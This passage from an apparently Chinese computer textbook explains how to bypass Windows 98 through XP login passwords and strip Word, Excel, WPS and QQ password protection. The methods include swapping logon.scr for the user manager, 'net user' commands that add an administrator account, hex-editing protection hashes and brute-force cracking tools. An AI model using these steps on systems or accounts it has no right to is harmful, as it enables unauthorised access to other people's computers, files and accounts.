备份 logon. scr 和 usermgr. exe,将第二步中的 cmd. exe 全部换成 usermgr. exe,然后重启,静静等候,这时出现的不是命令行提示符,而是用户管理器,这时就有权限把自己加到 Administrator 组了。

(2) 通过超级管理员破解密码。

由于 Windows XP 在安装过程时,首先以 Administrator 默认登陆,很多人没有注意到为它设置密码,而是根据要求创建一个个人的帐户,以后进入系统后即使用此帐户登陆,而且在 Windows XP 的登录界面中也只出现这个创建的用户帐号,而不出现 Administrator,实际这个帐号依然存在,而且密码为空。

知道了这个原理,可以直接正常启动,在登陆界面出现后,按 Ctrl + Alt,再按 Del 两次,即可出现经典登陆画面,如图 9 - 13 所示。此时在用户名处填入 Administrator,密码为空即可进入,接下来,就可以进入“控制面板”修改密码了。

4. 与系统密码相关的问题

(1) 密码过期前显示信息提示 。

预设的情况下,Windows XP 会在密码过期前 14 天显示信息提示使用者。如果要更改天数,可打开“注册表编辑器”,找到[HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\CurrentVersion\Winlogon],双击右侧窗格中的“PasswordExpiryWarning”双字节值,根据自己的需要设置提前提示的天数。除了可以通过修改注册表来取消提醒外,还可以在“运行”命令里输入:lusrmgr. msc,回车,在弹出的 Local Users and Groups 对话框中,选择“用户”文件夹,在右边窗口中找到正在使用的用户名,例如:Format,双击后,会弹出“Format 属性”对话框,只需选中“密码永不过期”复选框。

(2) 从待机状态恢复时不输入密码。

打开“控制面板”电源选项,点击“高级”选项卡,然后将“在计算机从待机状态恢复时,提示输入密码”前的勾取消。如图 9 - 14 所示。




图 9－13　超级管理员登陆

图 9－14　电源选项属性

9.2 巧除 Word 与 Excel 文档密码

9.2.1 清除 word 密码

在 Office 2003 软件里面，大家最常用的就是 Word、Excel 和 PowerPoint，如果要避免这些文件内容被偷看的话，可以用设置密码的方式来解决。不过只有 PowerPoint 没有密码保护功能，而 Word 和 Excel 文件则可以设置密码。

对 Word 文档的保护可以使用设置 Word 打开密码和文档保护两种方式。下面就分别介绍这两种方式的设置方法和破解方法。

1. Word 打开密码

(1) 设置 Word 打开密码。

① 先打开一份已经做好的文件，或是打开空白文件后输入文字内容。依次点击“文件”→“另存为”，如图 9-15 所示。

图 9-15 另存为

② 在出现的存档窗口里依次点击“工具”→“安全措施选项”，弹出 9-16 所示窗口。在“打开文件时的密码”和“修改文件时的密码”栏中分别输入密码，其中打开文件时的密码是打开文档时所要求的密码，修改文件时的密码是修改文档内容时所要求的密码，若没有该密码，则只能以只读的方式打开文档，此时就不可以修改文档内容了。点击“高级”按钮，弹出

如图9－17所示窗口，在这里可以设置对密码的加密方式，使密码的安全级别更高。




图9－16　安全措施选项




图9－17　加密类型

③ 密码输入完毕后，单击“确定”按钮，分别弹出“打开文件时的密码”和“修改文件时的密码”的确认窗口，如图9－18所示和9－19所示。密码确认后，密码设置就完成了。

④ 如果不需要密码保护了，可以把它移除，以免每次打开文件时都要输入密码。依次点击“工具”→“选项”→“安全性”选项，如图9－20所示，将密码清空，确定后，保存文档，在下次打开文档时就不需要输入密码了。

（2）破解密码。

这里采用Word密码破译器来破解打开文件时的密码，软件运行界面如图9－21所示。这里有一些选项，破译密码的位数是指要破译文档的密码的位数，还有一些密码组成字符的




图 9－18　打开文件时的密码确认




图 9－19　打开文件时的密码确认




图 9－20　取消密码

选择项，包括密码由纯数字和纯字母组成等。如果知道密码的位数和组成的字符类型，就可以很快的破解出密码，例如知道密码的长度为 3，且全部由数字构成，则选择相应的选项，点击“开始破译”按钮，很快就会得出密码，如图 9－22 所示。但是往往在破译前并不知道密码的相关信息，那么就得慢慢的猜密码的位数和字符组成，这需要很长的时间。

2. 文档保护

在使用 Word 进行文件保护时，经常会使用到窗体保护(“工具”→“保护文档”)，用窗体




图 9－21　Word 密码破译器




图 9－22　破译出密码

保护最为彻底，用户无法编辑，也无法进行复制和粘贴操作。破解文档保护有两种方法。

（1）利用 Word 文档的漏洞破解密码。

首先创建一个 word 文档，使用窗体保护的方式保护文档，“工具”→“保护文档”→“仅允许在文档中进行此类编辑”→“填写窗体”，此时会弹出一个密码框，输入 2 次密码（这里选择 123 作为 word 文档密码），这样，该文档就已经被保护起来了。

然后打开刚才创建的 word 文档，选择“文件”→“另存为”→选择 HTML 格式，存为一个 HTML 文档，用记事本打开该 HTML 文件，搜索“ < w:UnprotectPassword > ”，会看到 5BCECF 7A 的字样（如果密码是用的 123 的话）。

接着用 UltraEdit 或其他类似的工具打开最初受保护的 Word 文档，搜索 7ACFCE5B，搜索到后，都用 8 个 0 来代替，存盘。此时的 Word 文档的密码就被清空了，取消文档保护了。

需要说明的是两次搜索的字符是不一样的，如第一次是 5BCECF 7A 而第二次就是 7ACFCE5B，字符的排序是有一定规律的。

（2）另存为 WEB 页面破解密码。

①打开加密文档，选另存为 WEB 页，如图 9－23 所示。

② 用 WORD 打开这个另存的 WEB 页面。




图 9-23　存为 WEB 页面

③ 点解除文档密码，如图 9-24 所示，则文档保护便被解除了。

图 9-24　解除保护

9.2.2　清除 Excel 密码

1. 设置 Excel 密码

Excel 设置密码由很多层次，它可以对单元格、表格、工作簿进行密码保护。Excel 中有三种设置密码方法可供选择使用：

(1)在文件当前窗口,依次点击“工具”→“选项”→“安全性”,打开如图9-25所示窗口。在这里可以设置文件打开密码和文件修改密码。




图9-25　设置文件打开密码

(2)在文件当前窗口,依次点击“工具”→“保护”→“ 保护工作簿”,弹出如图9-26所示窗口,该处可以设置保护该文件结构和窗口的保护密码。




图9-26　保护工作簿

(3)在文件当前窗口,依次点击“工具”→“保护”→“保护工作表”,弹出如图9-27所示窗口,该处可以设置保护工作表和锁定单元格内容。

(4)如果在文档编辑时没有设置密码,那么在保存时(第一次保存),可以单击保存对话框中的“工具”按钮,选择“常规”选项,弹出图9-28所示窗口,在该窗口中可以设置文件打开密码和文件修改密码。

2. 清除 Excel 密码

使用了密码后,一定要记住密码。很多人常常因为忘记了自己设置的密码,以至于无法

图 9-27　保护工作表

图 9-28　保存时设置密码

打开或修改自己的文件。以下为破解 Excel 密码的几种方法

(1) 撤消工作表的保护。

如果只是忘记了“保护工作表”的密码,有两种方法可以轻松解决。一是利用专业的工具软件穷追猛打,这个将在后面介绍;另一个是用“偷梁换柱”、“金蝉脱壳”之计,以下是详细步骤。

① 新建一张工作表;

②打开被保护的工作表,全选整张工作表,然后选择“编辑”菜单栏中的“复制”命令(或用快捷键 Ctrl + C)。

③ 选中新工作表,全选整张工作表,然后选择“编辑”菜单栏中的“粘贴”命令(或用快

9.3 清除压缩文件密码

9.3.1 密码恢复工具也成黑客帮凶

黑客破解不可避免要破解密码,本节从破解技术入手,具体介绍破解软件密码,破解网上密码等,然后针对各个破解密码的措施,介绍了相应的恢复密码方案。

1. 密码破解

(1) 破解系统密码。

系统密码是登录到操作系统时所使用到的密码,它为计算机提供了一种安全保护,可以使计算机免受非法用户的使用,从而保障电脑和机密数据的安全。

① Windows98/ME 的系统登录密码。

• 取消法。

最简单的一种方法是在系统登录要求输入密码时,你什么也不用输入,直接点击取消,可以进入操作系统。但用此种方法只能访问本机的资源,如果计算机是局域网的一部分,将不能访问网络资源。

• 新增使用者。

当由于密码问题被挡在系统之外时,不妨为系统再新增一个使用者,然后重新登录,一样可以登录系统并访问系统或网络资源。单击“开始”→“设置”→“控制面板”,然后双击“用户”,打开“用户属性”对话框。接着,根据提示依次输入“用户名”、“密码”、“个性化项目设置”中所需的内容,最后单击“完成”。

• 删除“PWL”文件。

删除 Windows 安装目录下的“.PWL”密码文件和 Profiles 子目录下的所有个人信息文件,然后重新启动 Windows,系统就会弹出一个不包含任何用户名的密码设置框,无需输入任何内容,直接点击“确定”按钮,Windows 密码即被删除。

• 修改注册表。

运行注册表编辑器,打开注册表数据库“HKEY_LOCAL_MACHINE\Network\Logon”分支下的“username”修改为“0”,然后重新启动系统,也可达到去掉密码的目的。

② 破解 WindowsNT 密码。

如果有普通用户账号,一个很简单的方法获取 NTAdministrator 账号:先把 c:\winntsys-

tem32 下的 logon. scr 改名为 logon. old 备份，然后把 usrmgr. exe 改名为 logon. scr 再重新启动。logon. scr 是系统启动时加载的程序，重新启动后，不会出现以往的登录密码输入界面，而是用户管理器，这时就有权限把自己加到 Administrator 组。

③ Windows2000 密码。

启动盘启动电脑或引导进入另一操作系统（如 Windows98），找到文件夹“X:\Document-sandSettings\Administrator”（X 为 Windows2000 所在磁盘的盘符），将此文件夹下的“Cookies”文件夹删除，然后重新启动电脑，即可以空密码快速登录 Windows2000。

④ 破解 WindowsXP 的密码。

在启动 WindowsXP 时按 F8 键选择带命令行的安全模式，使用 net 命令可以对用户身份进行操作。具体步骤如下：使用命令“net user abcd/add”添加一名为 abcd 的用户，使用命令“net local group administrators abcd/add”将用户 abcd 提升为管理员，重新启动电脑，用 abcd 身份登录，最后对遗忘密码的用户进行密码修改即可。

（2）破解几个常用软件密码。

目前，更多的用户懂得了利用电脑软件对自己的一些储存在电脑中的信息进行加密操作，使无权阅读的人无法轻松打开这些重要资料。下面是常用软件密码的解除：

① 破解 WPS 系列密码。

如果是合法用户，在忘却密码时，启动 WPS 程序，点击“文件”→“密码设置”菜单，在出现的密码设置对话框中可以看到原密码会自动以“ā”号的方式出现在“密码”文本框中，点击“清除”按钮，再在随后出现的提示框中点击“确认”按钮，该加密文件的密码已经被清除了。以后再次打开该文件就不再需要输入密码了。如果不是合法用户就只能借助有关工具进行破解。现在破解 WPS 密码的软件很多，但论其功能强大，破解速度快就要数国产的 Edward’s WPS2000 Password Recovery 了。该工具破解 WPS 密码采用的是破解密码的常见的方法——穷举法。使用步骤如下：首先，在程序界面中的“En-crypted WPS2000 file”的文本框中通过右侧的“浏览”按钮加入需破解的 WPS 加密文件；然后选择密码破解方法，该软件有以下几种密码破解方式：Brute - force（强力攻击）、Dictionary（字典攻击）、mask（掩码搜索）等等，一般选用“Brute - force”（强力破解）法；接着在“Brute—force Range Options”列表框中选择破解密码可能包含的密码范围，例如：大小写字母、数字、是否有空格、特殊字符等；此外还要指定密码长度，如 6 位或更长；最后，当上述几项设置完毕后，请点击“RUN”选项，密码很快得以破解。

② 破解 Word 文档密码。

可能是微软的 Office 太引人注目了，针对它的破解软件非常多。选用一款国产的软件“97/2000/XP 密码查看器”，这是一款仅有 29KB 大小的微型简体中文的 Word 密码解除软

件。此软件无需安装,双击可执行文件即可。该工具可以破解 Windows9X/NT/2000/XP 全系列的文档密码,可以查找最多 13 位的密码(未注册版只支持 3 位),使用"字典式"穷举法破解。使用时在程序中点击"文件"→"打开"命令加入需破解文档,如图 9 - 29 所示;在"任务属性"中设置密码类型,建议将几个选项全部选中;填写密码长度,如图 9 - 30 所示;点击"确定"返回主界面,选择"操作"→"开始破解"命令即可进行密码破解。




图 9 - 29 97/2000/XP 密码查看器

③ 破解 Excel 文档。

选用一个叫 Advanced Excel97 Password Recovery 的工具,614K,最近版本 1.01,它可以迅速破解 Excel 文件的密码。Advanced Excel97 Password Recovery 下载后需要安装,安装完毕后打开其程序主界面,通过浏览按钮打开需要解密的电子表格文档,选择密码长度,设置密码类型,如图 9 - 31 所示。最后点击"开始破解"按钮,稍等片刻会弹出文档密码已被破解的提示菜单。

④ 破解 QQ 密码。

如图 9 - 32 所示,所示使用一个叫"OICQ 密码终结者"的工具。使用步骤如下:首先要设置 OICQ 的安装目录;接着选择搜索用的字符集,例如需要选用小写字母的字符集,就选中小写字母前的复选框或将"基本设置"下面的所有方框全部选中;然后设置搜索密码的位数,建议不要太长,例如 8 位,那就需要很长时间;最后单击"开始"按钮即可进行 OICQ 的密码破解。

(4) 破解网络密码。

网络正悄然而迅速地走进日常生活。但作为普通的网络用户,都有一种共同的忧虑,就是网络的安全隐患。于是不得不对个人网络活动采取有效的保护措施——加上各种密码。但这些密码一旦遗忘,就会对工作造成阻碍。下面是一些有关网络密码的破解技巧。

① 破解上网账号与密码。

